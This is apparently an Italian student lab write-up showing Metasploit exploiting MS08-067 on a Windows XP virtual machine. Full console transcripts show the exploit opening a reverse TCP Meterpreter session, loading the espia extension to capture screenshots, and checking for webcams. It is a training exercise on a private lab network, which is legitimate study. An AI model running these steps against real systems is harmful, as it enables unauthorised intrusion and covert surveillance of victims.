

S7|3

LA TRACCIA DI OGGI TRAMITE MSF CONSOLE DI TROVARE MS08-067 SU WINDOWS XP TRAMITE SESSIONE METERPRETER COMMINCIAMO CON IL COMANDO SEARCH ,POI IL COMANDO USE EXPLOIT ED IL PERCORSO SI PUÒ NOTARE ED È EVIDENZIATO IN ROSSO

```
+ -- --=[ 1391 payloads - 46 encoders - 11 nops      ]
+ -- --=[ 9 evasion                                   ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search MS08-067

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms08_067_netapi	2008-10-28	great	Yes	MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example `info 0`, `use 0` or `use exploit/windows/smb/ms08_067_netapi`

```
msf6 > use/exploit/windows/smb/ms08_067_netapi
[-] Unknown command: use/exploit/windows/smb/ms08_067_netapi
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The SMB service port (TCP)
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Una volta settato il rhosts con l'ip di Xp eseguire exploit, in finale si vede che è stato aperto meterpreter > load espia con questa estensione abbiamo abilitato gli screenshot e con il comando screengrab -p l'abbiamo eseguito


```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.50.104
rhosts => 192.168.50.104
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.104:445 - Automatically detecting the target...
[*] 192.168.50.104:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.50.104:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.50.104:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.50.104
[*] Meterpreter session 1 opened (192.168.50.100:4444 -> 192.168.50.104:1031) at 2024-01-17 09:51:54 +0100

meterpreter > load espia
[-] Unknown command: load espia
meterpreter > load espia
Loading extension espia... Success.
meterpreter > screengrab -p
Screenshot saved to: /home/kali/-p
meterpreter > screengrab -p
Screenshot saved to: /home/kali/-p
meterpreter >
```

Una volta eseguito lo screen con : **screengrab-p** salvato su /home/kali/-p. Il prossimo comando **webcam_lists** consiste nel rivelare se ci sono webcam su xp ma il risultato finale come da schermata che non sono state trovate



```
meterpreter > screengrab -p
Screenshot saved to: /home/kali/-p
meterpreter > webcam_list
[-] No webcams were found
meterpreter > 
```